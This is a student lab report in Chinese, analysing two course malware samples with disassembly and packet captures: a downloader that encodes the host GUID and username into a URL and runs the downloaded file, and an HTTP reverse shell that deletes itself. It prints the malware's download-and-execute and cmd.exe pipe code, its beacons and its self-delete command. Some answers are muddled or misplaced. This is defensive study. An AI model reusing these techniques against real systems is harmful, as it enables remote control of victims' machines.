

# 南开大学

## 恶意代码分析与防治技术课程实验报告

### Lab14



学 院 网络空间安全学院  
专 业 信息安全  
学 号 2213041  
姓 名 李雅帆  
班 级 信安班

# 一、实验目的

通过静态与动态分析方法，深入理解恶意代码的结构、行为和通信机制，掌握恶意代码的分析技术，提取其关键网络特征和行为特征，提升恶意代码的检测与防御能力。

# 二、实验原理

1. 恶意代码行为分析：恶意代码通过隐藏或伪装的方式执行恶意行为，包括下载并执行其他恶意软件、远程控制目标主机等。本实验以恶意代码的通信特征和行为模式为分析重点。

2. 静态分析原理：通过工具（如 PEiD、IDA Pro 和 Strings），对恶意代码进行解构，分析其文件结构、硬编码内容及函数调用，提取其关键逻辑和特征。

3. 动态分析原理：运行恶意代码并使用工具（如 Wireshark）监控其网络活动，捕获网络通信数据，识别恶意代码的请求模式、参数格式及信令内容。

4. 网络通信特征提取：通过分析恶意代码的通信协议、URI 结构、自定义编码及数据交互，揭示其利用网络隐蔽通信的手段，例如伪装 HTTP 请求、动态配置 URL 等。

5. 逆向工程分析：利用静态与动态分析结合的方法，深入解析恶意代码的核心逻辑，包括自定义编码的处理方式、命令执行流程及自我删除机制。

6. 特征提取与检测机制：通过提取恶意代码的行为特征和网络特征（如编码模式、异常通信行为），设计针对性的检测机制，为安全防护提供依据。

# 三、实验过程


## Lab 14-1

分析恶意代码文件 Lab14-01.exe。这个程序对你的系统无害。

## 问题

### 1. 恶意代码使用了哪些网络库？它们的优势是什么？

使用 PEiD 查看，可以发现文件未被加壳。




接着使用 Strings 分析文件字符串，可以看到 Base64 编码格式字符串，可能用于进行加密；可以看到一些与网络资源相关的字符串，推测其会联网请求网络资源。

```
^1I[
%1PQ
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
EEE
<8PX
700WP
'h''''''

GetStringTypeW
FlushFileBuffers
CloseHandle
I.E
http://www.practicalmalwareanalysis.com/%s/%c.png
%c%c:%c%c:%c%c:%c%c:%c%c:%c%c
%s-%s
pQE
```

接着使用 Dependency Walker 查看其导入导出函数，可以看到来自 urlmon.dll 的 URLDownloadToCacheFileA 函数，用来从 url 中下载文件到缓存函数。



使用 IDA 分析程序。定位到 URLDownloadToCacheFileA 函数的调用，可以看到其访问的 URL 为 http://www.practicalmalwareanalysis.com/%s/%c.png，可以发现这个是一个格式化字符串，并且最后是以 png 结尾，也就是说这个访问的资源应该是一个图片。在此上面，即为对字符串进行格式化的一些操作。且此处的%c 会一直是前面 %s 的最后一个字符。

综上所述，该恶意代码利用了 Windows 的 COM API 接口进行网络通信。

## 2. 用于构建网络信令的信息源元素是什么，什么样的条件会引起起信令改变？

在本次分析中，我们专注于恶意软件的某个函数，该函数似乎是代码中唯一使用的网络功能。为了深入理解其行为，我们检查了这个函数的交叉引用，并追踪到了一个特定子程序，标记为 sub\_4011a3。



此子程序不仅调用了 URLDownloadToCacheFileA (一个用于下载文件到缓存的标准 API), 还调用了 CreateProcessA, 这暗示着它可能用于为下载的文件创建一个新的进程。将 sub\_4011a3 重命名为 downloadRun 以反映其功能。

```
call     _strlen
add      esp, 4
mov      [ebp+var_218], eax
mov      ecx, [ebp+arg_0]
add      ecx, [ebp+var_218]
mov      dl, [ecx-1]
mov      [ebp+var_214], dl
movsx    eax, [ebp+var_214]
push     eax
mov      ecx, [ebp+arg_0]
push     ecx
push     offset aHttpWww_practi ; "http://www.p
lea      edx, [ebp+var_210]
push     edx ; char *
call     _sprintf
add      esp, 10h
push     0 ; LPBINDSTATUSCALLBACK
push     0 ; DWORD
push     200h ; cchFileName
lea      eax, [ebp+ApplicationName]
push     eax ; LPSTR
lea      ecx, [ebp+var_210]
push     ecx ; LPCSTR
push     0 ; LPUNKNOWN
call     URLDownloadToCacheFileA
mov      [ebp+var_41C], eax
cmp      [ebp+var_41C], 0
jz       short loc_401221
```

关注 URLDownloadToCacheFileA 函数调用的上下文。在该调用之前, 我们发现了一个字符串, 其似乎是一个 HTTP GET 请求的格式。这个字符串被用作 sprintf 函数的输入, 其输出又作为 URLDownloadToCacheFileA 的参数。在格式化字符串中, URI 的一部分被%s 定义, 而.png 文件的内容则由%c 定义。

```
004011a3 ; int __cdecl downloadRun(char *)
004011a3 downloadRun proc near
004011a3
004011a3 StartupInfo= _STARTUPINFOA ptr -460h
004011a3 var_41C= dword ptr -41Ch
004011a3 ApplicationName= byte ptr -418h
004011a3 var_218= dword ptr -218h
004011a3 var_214= byte ptr -214h
004011a3 var_210= byte ptr -210h
004011a3 ProcessInformation= _PROCESS_INFORMATION ptr -10h
004011a3 arg_0= dword ptr 8
004011a3
004011a3 push     ebp
004011a4 mov     ebp, esp
004011a6 sub     esp, 460h
004011aC mov     eax, [ebp+arg_0]
004011aF push     eax ; char *
004011b0 call    _strlen
004011b5 add     esp, 4
004011b8 mov     [ebp+var_218], eax
004011bE mov     ecx, [ebp+arg_0]
004011c1 add     ecx, [ebp+var_218]
004011c7 mov     dl, [ecx-1]
004011cA mov     [ebp+var_214], dl
004011d0 movsx   eax, [ebp+var_214]
004011d7 push     eax
004011d8 mov     ecx, [ebp+arg_0]
004011db push     ecx
```

进一步分析显示, 位于地址 004011db 处的指令推送的内容是%s 的实际值, 而这个值来源于 downloadRun 函数的唯一参数 arg\_0。另外, 地址 004011d7 处的指令推送的是%c 的内容。在地址 004011b0 处, 通过 strlen 函数获取 arg\_0 字符串的长度, 并将其保存在 var\_218 变量中。

```
004011bE mov     ecx, [ebp+arg_0]
004011c1 add     ecx, [ebp+var_218]
004011c7 mov     dl, [ecx-1]
004011cA mov     [ebp+var_214], dl
```

有趣的是，%s 的最后一个字符被复制到作为%c 的局部变量 var\_214 中。这解释了为什么在 Wireshark 抓包分析中，我们观察到文件名的%c 与字符串的%s 的最后一个字符相同。



为了进一步理解这个函数的参数，我们查看了其在 main 函数中的调用情况。我们发现 down-loadRun 的参数来源于 sub\_4010bb 函数。在 sub\_4010bb 中，首先调用 strlen 计算字符串长度，然后调用另一个子程序 sub\_401000。

```

0040114E push    ecx
0040114F lea     edx, [ebp+var_C]
00401152 push    edx
00401153 lea     eax, [ebp+var_10]
00401156 push    eax
00401157 call   sub_401000
0040115C add     esp, 0Ch

```


跟进 sub\_401000 函数，我们看到了一个标准的 Base64 编码字符串。然而，在编码过程中，选择的填充字符并不是标准的 =，而是 'a'。这表明 sub\_401000 并非一个标准的 Base64 编码函数。

```

a:004050C0 ;org 4050C0h
a:004050C0 byte_4050C0 db 41h
a:004050C0
a:004050C1 db 42h ; B
a:004050C2 db 43h ; C
a:004050C3 db 44h ; D
a:004050C4 db 45h ; E
a:004050C5 db 46h ; F
a:004050C6 db 47h ; G
a:004050C7 db 48h ; H
a:004050C8 db 49h ; I
a:004050C9 db 4Ah ; J
a:004050CA db 4Bh ; K
a:004050CB db 4Ch ; L
a:004050CC db 4Dh ; M
a:004050CD db 4Eh ; N
a:004050CE db 4Fh ; O
a:004050CF db 50h ; P
a:004050D0 db 51h ; Q
a:004050D1 db 52h ; R
a:004050D2 db 53h ; S
a:004050D3 db 54h ; T
a:004050D4 db 55h ; U

```

最后，回到 main 函数，我们注意到了 GetCurrentHwProfileA 和 GetUserNameA 函数的调用，以及 sprintf 的使用。




GetCurrentHwProfileA 函数返回的 GUID 的 6 个字节以 MAC 地址的格式被使用，并作为格式化字符串中的第一个%s，而第二个%s 则是由 GetUserNameA 函数返回的用户名。这些信息表明，恶意软件使用主机的 GUID 和用户名作为其通信的一部分，其中 GUID 对于每个主机操作系统都是唯一的，而用户名则根据登录系统的用户而变化。

### 3. 为什么攻击者可能对嵌入在网络信令中的信息感兴趣？

攻击者可能想跟踪运行下载器的特定主机，以及针对特定的用户。

### 4. 恶意代码是否使用了标准的 Base64 编码？如果不是，编码是如何不寻常的？



不是标准的 Base64 编码，在 Base64 编码中使用非标准填充字符，它在填充时，使用 a 代替 = 作为填充符号。通过分析 Wireshark 捕获的 HTTP GET 请求中的字符串，我们使用 Base64 解码工具对其进行解码。这一过程揭示了编码字符串与 IDA (Interactive Disassembler) 中分析得到的恶意代码结构具有相似性。

### 5. 恶意代码的主要目的是什么？

在分析恶意软件代码的过程中，我们首先确定了特定字符串的来源。通过分析，我们发现一旦系统成功调用了 URLDownloadToCacheFileA 函数，程序流程将会沿着预定路径继续执行。

```

call    URLDownloadToCacheFileA
mov     [ebp+var_41C], eax
cmp     [ebp+var_41C], 0
jz      short loc_401221

```

此外，我们观察到了 `CreateProcessA` 函数的调用。该函数负责创建新的进程，并且以 `URL-DownloadToCacheFileA` 函数返回的文件路径作为参数。这一过程的关键在于，一旦恶意代码成功下载了文件，它便会简单地执行该文件，并随后退出。

```

00401234 mov     [ebp+StartupInfo.cb], 44h
0040123E push    10h                ; size_t
00401240 push    0                    ; int
00401242 lea     eax, [ebp+ProcessInformation]
00401245 push    eax                ; void *
00401246 call    _memset
00401248 add     esp, 0Ch
0040124E lea     ecx, [ebp+ProcessInformation]
00401251 push    ecx                ; lpProcessInformation
00401252 lea     edx, [ebp+StartupInfo]
00401258 push    edx                ; lpStartupInfo
00401259 push    0                    ; lpCurrentDirectory
0040125B push    0                    ; lpEnvironment
0040125D push    0                    ; dwCreationFlags
0040125F push    0                    ; bInheritHandles
00401261 push    0                    ; lpThreadAttributes
00401263 push    0                    ; lpProcessAttributes
00401265 push    0                    ; lpCommandLine
00401267 lea     eax, [ebp+ApplicationName]
0040126B push    eax                ; lpApplicationName
0040126E call    ds:CreateProcessA

```

此恶意代码的主要功能是下载并运行其他代码，从而实现其恶意目的。

## 6. 使用网络特征可能有效探测到恶意代码通信中的什么元素？

恶意代码通信中可以作为检测目标的元素包括域名、冒号以及 Base64 解码后出现的破折号，以及 URI 的 Base64 编码最后一个字符是作为 PNG 文件名单字符的事实。

## 7. 分析者尝试为这个恶意代码开发一个特征时，可能会犯什么错误？

防御者如果没有意识到操作系统决定着这些元素，他们可能会尝试将 URL 以为的元素作为目标。多数情况下，Base64 编码字符串以 `a` 结尾，它通常使文件名显示为 `.png`。然而，如果用户名长度是 3 的倍数，那么最后一个字符和文件名都取决于编码用户名的最后一个字符。这种情况下，文件名是不可预测的。

## 8. 哪些特征集可能检测到这个恶意代码(以及新的变种)？

可检测此类恶意代码（及其新变种）的特征集包括多层面网络特征分析。首先，从编码层面来看，Base64 编码模式是一个明显线索，通过解析编码字符串中字符（如冒号、破折号）的特定位置与结构，可形成有效的识别机制。其次，URI 的特定结构和长度限制也是检测重点，尤其是 URI 中固有的特定字符（如“6”和“t”）和长度特征。再者，HTTP 请求模式（例如通过 GET 请求获取特



定以“.png”结尾的文件）可为检测提供特征依据。此外，Snort 规则和 Perl 兼容正则表达式（PCRE）可以对上述编码特征、URI 长度及 HTTP 请求行为进行深入分析与匹配。通过结合这些特征集，安全分析工具可更有效地识别、监控并应对恶意软件及其新变种的网络行为。

### Lab 14-2

分析文件 Lab14-02.exe 中的恶意代码。为了阻止恶意代码破坏你自的系统，恶意代码已经被配置向一个硬编码的回环地址发送信令，但是你可以假想这是一个硬编码的外部地址。

#### 问题

#### 1. 恶意代码编写时直接使用 IP 地址的好处和坏处各是什么？

首先执行了该程序以监控其网络活动。通过捕获数据包，我们能够辨认出关键信息。程序使用的 User-Agent 值表现出异常性。在持续运行该恶意程序的过程中，这个值保持不变。然而，当在不同的主机上运行时，User-Agent 的值则呈现变化。这表明程序中的某些编码信息是依赖于特定主机信息的。

```
GET /tenfour.html HTTP/1.1
User-Agent: (!e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsG12sVgJdqhZXDZoMmKGoqx
UE73N9qHodZltjZ4RhJWuh2XiA6imBriT9/oGoqxmcYsiYGOfonNC1bxJD6pLB/1ndbaS9YXe9710A
6t/CpVpCq5m7l1lCqR0BrWY
Host: 127.0.0.1
Cache-Control: no-cache
GET /tenfour.html HTTP/1.1
User-Agent: Internet Surf
Host: 127.0.0.1
Cache-Control: no-cache
```

使用 IDA 对恶意程序的内部结构进行了解构。特别关注的是其导入函数表，我们发现该恶意代码从 WinINet 库中导入了多个关键函数，包括 InternetOpenA、InternetOpenUrlA、InternetReadFile 和 InternetCloseHandle。


004020D4	InternetCloseHandle	WININET
004020D6	InternetOpenUrlA	WININET
004020DC	InternetOpenA	WININET
004020E0	InternetReadFile	WININET

攻击者可能会发现静态 IP 地址比域名更难管理。使用 DNS 允许攻击者将他的系统部署到任意一台计算机上，仅仅改变 DNS 地址就可以动态地重定向他的僵尸主机。对于这两种类型的基础设施，防御者有不同选项来部署防御系统。但是由于同样的原因，IP 地址比域名更难处理。这个事实会让攻击者选择静态 IP 地址，而不是域名。

#### 2. 这个恶意代码使用哪些网络库？使用这些库的好处和均不处是什么？



恶意代码调用了 `InterOpenUrlA` 函数，这通常用于打开一个互联网资源。随后，代码进入了 `sub_401750` 函数。在此函数中，发现 `dwFlags` 参数被设置为 `0x80000000`，这是 `INTERNET_FLAG_PRELOAD` 标志，表明在发送请求时将禁用缓存，生成 `Cache-Control:no-cache` 请求头。



我们观察到 `winmain` 函数中调用了 `CreateThread`，用于创建新线程。这里重要的是 `lpStartAddress` 参数，它指定了新线程的起始地址。我们发现了两个这样的调用，分别以 `StartAddress` 和 `sub_4015c0` 为起始地址。为了分析方便，将后者重命名为 `s_thread2_start`。

```

004014C0 ; Attributes: noreturn
004014C0
004014C0 ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
004014C0 StartAddress proc near
004014C0
004014C0 BytesRead= dword ptr -4
004014C0 lpThreadParameter= dword ptr 4

```

深入 `StartAddress`，我们发现了多个函数调用，包括 `malloc`，`PeekNamedPipe`，`ReadFile`，`ExitThread`，`Sleep`，以及一个关键的调用到 `sub_401750`，后者重命名为 `s_Internet1`。这表明 `StartAddress` 线程涉及网络操作。

```

0040138A push 1388h
0040138F call ds:Sleep
004013C5 lea ecx, [esp+1A8h+ThreadId]
004013C9 lea edx, [esp+1A8h+ThreadAttributes]
004013CD push ecx ; lpThreadId
004013CE push ebp ; dwCreationFlags
004013CF push ebx ; lpParameter
004013D0 push offset sub_4015C0 ; lpStartAddress
004013D5 push ebp ; dwStackSize
004013D6 push edx ; lpThreadAttributes
004013D7 call edi ; CreateThread
004013D9 cmp eax, ebp
004013DB mov [ebx+10h], eax

```

接下来分析 `s_thread2_start`，它也包含类似的函数调用，并调用了 `sub_401800`，这个函数与 `s_Internet1` 有类似的结构，因此被重命名为 `s_internet2`。



两个线程都涉及 `PeekNamedPipe` 函数的调用，这个函数通常用于检测命名管道中的新输入，这表明线程与命令行 `shell` 的输入输出相关。

```

00401280 call    esi ; CreatePipe
00401282 mov     [esp+1A8h+StartupInfo.cb], 44h
0040128A mov     [esp+1A8h+StartupInfo.lpReserved], ebp
0040128E mov     eax, [esp+1A8h+hWritePipe]
00401292 mov     [esp+1A8h+StartupInfo.lpTitle], ebp
00401296 mov     [esp+1A8h+StartupInfo.lpDesktop], ebp
0040129A mov     [esp+1A8h+StartupInfo.dwXSize], ebp
0040129E mov     [esp+1A8h+StartupInfo.dwYSize], ebp
004012A2 mov     [esp+1A8h+StartupInfo.dwZ], ebp
004012A6 mov     [esp+1A8h+StartupInfo.dwX], ebp
004012AA mov     [esp+1A8h+StartupInfo.uShowWindow], bp
004012AF mov     [esp+1A8h+StartupInfo.lpReserved2], ebp
004012B3 mov     [esp+1A8h+StartupInfo.cbReserved2], bp
004012B8 mov     [esp+1A8h+StartupInfo.dwFlags], 101h
004012C0 mov     [esp+1A8h+StartupInfo.hStdError], eax
004012C7 mov     [esp+1A8h+StartupInfo.hStdOutput], eax
004012CE mov     eax, [esp+1A8h+hReadPipe]
004012D2 mov     esi, ds:GetCurrentProcess
004012D8 push    ebp
004012D9 push    1
004012DB lea     ecx, [esp+1B0h+StartupInfo.hStdError]
004012E2 push    2
004012E4 push    ecx
004012E5 mov     [esp+1B8h+StartupInfo.hStdInput], eax
004012EC call    esi ; GetCurrentProcess
004012EE mov     edx, [esp+1B8h+hWritePipe]
004012F2 push    eax
004012F3 push    edx
004012F4 call    esi ; GetCurrentProcess
004012F6 push    eax
004012F7 call    ds:DuplicateHandle
004012FD mov     edi, offset aCmd_exe ; "cmd.exe"
  
```


回到 `winmain` 函数。在此，我们发现了在创建线程之前调用了 `CreatePipe`，`GetCurrentProcess`，`DuplicateHandle` 和 `CreateProcessA`。特别是 `CreateProcessA` 用于创建新的 `cmd.exe` 进程，并通过其他函数将新进程的标准输入输出与命名管道绑定。这是一种反向命令 `shell` 的常见模式，攻击者在其线程中启动命令 `shell`，并通过单独线程读写 `shell` 的输入输出。

```

004012FD mov     edi, offset aCmd_exe ; "cmd.exe"
00401302 or      ecx, 0FFFFFFFh
00401305 xor     eax, eax
00401307 lea     edx, [esp+1A8h+CommandLine]
0040130E repne scasb
00401310 not     ecx
00401312 sub     edi, ecx
00401314 mov     eax, ecx
00401316 mov     esi, edi
00401318 mov     edi, edx
0040131A lea     edx, [esp+1A8h+StartupInfo]
0040131E shr     ecx, 2
00401321 rep movsd
00401323 mov     ecx, eax
00401325 lea     eax, [esp+1A8h+CommandLine]
0040132C and     ecx, 3
0040132F rep movsb
00401331 lea     ecx, [esp+1A8h+ProcessInformation]
00401338 push    ecx ; lpProcessInformation
00401339 push    edx ; lpStartupInfo
0040133A push    ebp ; lpCurrentDirectory
0040133B push    ebp ; lpEnvironment
0040133C push    ebp ; dwCreationFlags
0040133D push    1 ; bInheritHandles
0040133F push    ebp ; lpThreadAttributes
00401340 push    ebp ; lpProcessAttributes
00401341 push    eax ; lpCommandLine
00401342 push    ebp ; lpApplicationName
00401343 call    ds:CreateProcessA
00401349 mov     esi, ds:CloseHandle

```

在进一步分析 s\_internet1 和 s\_internet2 中使用的 Internet 函数参数时，我们发现 lpzUrl 参数源自 s\_internet1 的第二个参数。上溯到 Start Address，发现这个参数来自 LoadString 函数，该函数从资源节中读取字符串。



使用资源编辑工具如 Resource Hacker，我们可以分析 PE 文件的资源内容。结果显示，字符串资源节包含了用于命令和控制的 URL，这表明攻击者可以在不重新编译恶意代码的情况下，通过资源节部署多个后门程序到不同的命令与控制服务器。

总结可知，恶意代码使用了 WinINet 库。这些库的缺点之一就是需要提供一个硬编码的 User-Agent 字段，另外，如果需要的话，它还要硬编码可选的头部。相比于 Winsock API，WinINet 库的一个优点是对于一些元素，比如 cookie 和缓存，可以由操作系统提供。

### 3. 恶意代码信令中 URL 的信息源是什么?这个信息源提供了哪些优势?


关注恶意代码中的两个关键部分：s\_internet2 和 s\_thread2start。

```

00401800 ; int __cdecl s_internet2(LPCSTR lpszUrl)
00401800 s_internet2 proc near
00401800
00401800 dwNumberOfBytesRead= dword ptr -4
00401800 lpszUrl= dword ptr 4
00401800
00401800 push    ecx
00401801 push    ebx
00401802 push    ebp
00401803 push    0                ; dwFlags
00401805 push    0                ; lpszProxyBypass
00401807 push    0                ; lpszProxy
00401809 push    0                ; dwAccessType
0040180B push    offset szAgent    ; "Internet Surf"
00401810 call    ds:InternetOpenA
00401816 push    0                ; dwContext
00401818 mov     ebp, eax
0040181A mov     eax, [esp+10h+lpszUrl]
0040181E push    80000000h        ; dwFlags
00401823 push    0                ; dwHeadersLength
00401825 push    0                ; lpszHeaders
00401827 push    eax                ; lpszUrl
00401828 push    ebp                ; hInternet
00401829 call    ds:InternetOpenUrlA
0040182F mov     ebx, eax
00401831 test    ebx, ebx

```

s\_internet2 模块的功能是处理接收到的 URL。这个模块与 s\_internet1 在处理 URL 方面类似，但它们之间的主要区别在于 user-agent 的使用。在 s\_internet2 中，user-agent 被静态定义为“Internet Surf”。这是一种伪装技巧，旨在使恶意流量伪装成合法的互联网浏览行为躲避安全检测。



该恶意代码通过 s\_thread2start 函数在自身与命令控制 shell 间传递输入。当检测到特定网络命令（如“exit”）时，它会根据收到的指令调整自身行为，甚至可自动终止运行。与此同时，攻击者滥用 HTTP 协议中用于标识客户端应用的 User-Agent 字段，以隐藏恶意通信内容。为此，恶意代码创建了专门的线程对 User-Agent 信息进行编码与传递。另有一个线程作为通信的接收端，利用静态字段定位自身角色，从而形成隐蔽的双向通信通道，便于攻击者远程控制受感染系统。

#### 4. 恶意代码利用了 HTTP 协议的哪个方面, 来完成它的目的?


恶意软件的初始通信以经过编码的 shell 命令行提示符形式出现, 通过数据替换、混淆或加密等技术隐藏其真实指令与配置信息, 从而规避安全检测。对这类初始信令的深入研究有助于了解恶意软件的行为模式、通信协议和潜在攻击目标, 为网络安全防御提供重要参考和情报。

#### 5. 在恶意代码的初始信令中传输的是哪种信息?

在对指定恶意代码的分析中, 我们关注了其执行流程及其自毁机制。具体来说, 代码的入口点是 WinMain 函数。在此函数中, 存在三个关键的判断节点, 决定了代码的后续执行路径。




如果恶意代码在尝试创建第一个进程时失败, 它将终止执行。这是第一个关键节点。接下来, 第二个判断点涉及到第二个线程的创建。如果在此步骤中线程创建失败, 代码同样会终止运行。这两个节点是程序流程中的关键安全检查点, 旨在确认恶意活动能够顺利进行。




恶意代码通过自我删除机制隐藏痕迹。在名为 s\_thread2\_start 的线程执行完成后, 它调用 sub\_401880 函数, 通过构造和执行基于系统 ComSpec 环境变量的命令行指令 (/c del [文件] > nul) 来从磁盘删除自身。这一机制确保恶意代码执行后不留任何可被检测的文件。





尽管攻击者对外发信息进行了编码，以减少被检测的风险，但他们并没有对传入的命令进行类似处理。此外，由于恶意服务器需要通过 User-Agent 域的静态元素来区分其通信信道的不同端点，因此其依赖关系十分明显。这种依赖关系可以被安全分析师用作生成用于检测恶意活动的特征的目标元素。



总结可知，初始的信令是一个编码后的 shell 命令行提示。

## 6. 这个恶意代码通信信道的设计存在什么缺点？

对于特定的信令 URL 的研究表明，其发送的信令部分内容源自一个特定的资源节。具体地，这个资源节中的 s\_Internet 函数包含了两个关键参数：URL 和 user-agent。通过对这些参数的深入分析，特别是在 IDA 环境下对 s\_internet1 函数的调查，我们可以揭示了信令内容的构成。

尽管攻击者对传出信息进行编码，但他并不对传入命令进行编码。此外，由于服务器必须通过 User-Agent 域的静态元素，来区分通信信道的两端，所以服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。

#### 7. 恶意代码的编码方案是标准的吗？

编码方案是 Base64，但是使用一个自定义的字母。

#### 8. 通信是如何被终止的？

```
00401674 repne scasd
00401676 not     ecx
00401678 sub     edi, ecx
0040167A push    offset Str      ; "exit"
0040167F mov     eax, ecx
00401681 mov     esi, edi
00401683 mov     edi, edx
00401685 push    ebx           ; Str1
00401686 shr     ecx, 2
00401689 rep movsd
0040168B mov     ecx, eax
0040168D and     ecx, 3
00401690 rep movsb
00401692 call    _strnicmp
00401697 add     esp, 0Ch
```

当使用特定关键字“exit”作为触发器时，该代码激活其终止通信的功能。此类机制通常被设计用于逃避检测或终止与控制服务器的连接，以减少被追踪的风险。进一步分析表明，当激活终止通信指令后，此恶意代码还尝试执行自删除操作。

#### 9. 这个恶意代码的目的是什么？在攻击者的工具中，它可能会起到什么作用？

该恶意代码的目的是为远程攻击者提供命令行接口以执行 shell 命令，同时通过隐蔽的网络通信和自我删除机制避免被检测和追踪。

作为一种精简的后门程序，它通常被设计为一次性使用，用于在攻击中快速完成特定任务后销毁自身，确保攻击行为低调且难以溯源。这种特性表明它是攻击者工具包中专门用于关键操作的隐蔽组件。

### Lab 14-3


这个实验建立在 Lab 14-1 之上。想象一下，攻击者尝试使用这个恶意代码来提高他的技术。分析文件 Lab14-03.exe 中找到的恶意代码。



## 问题

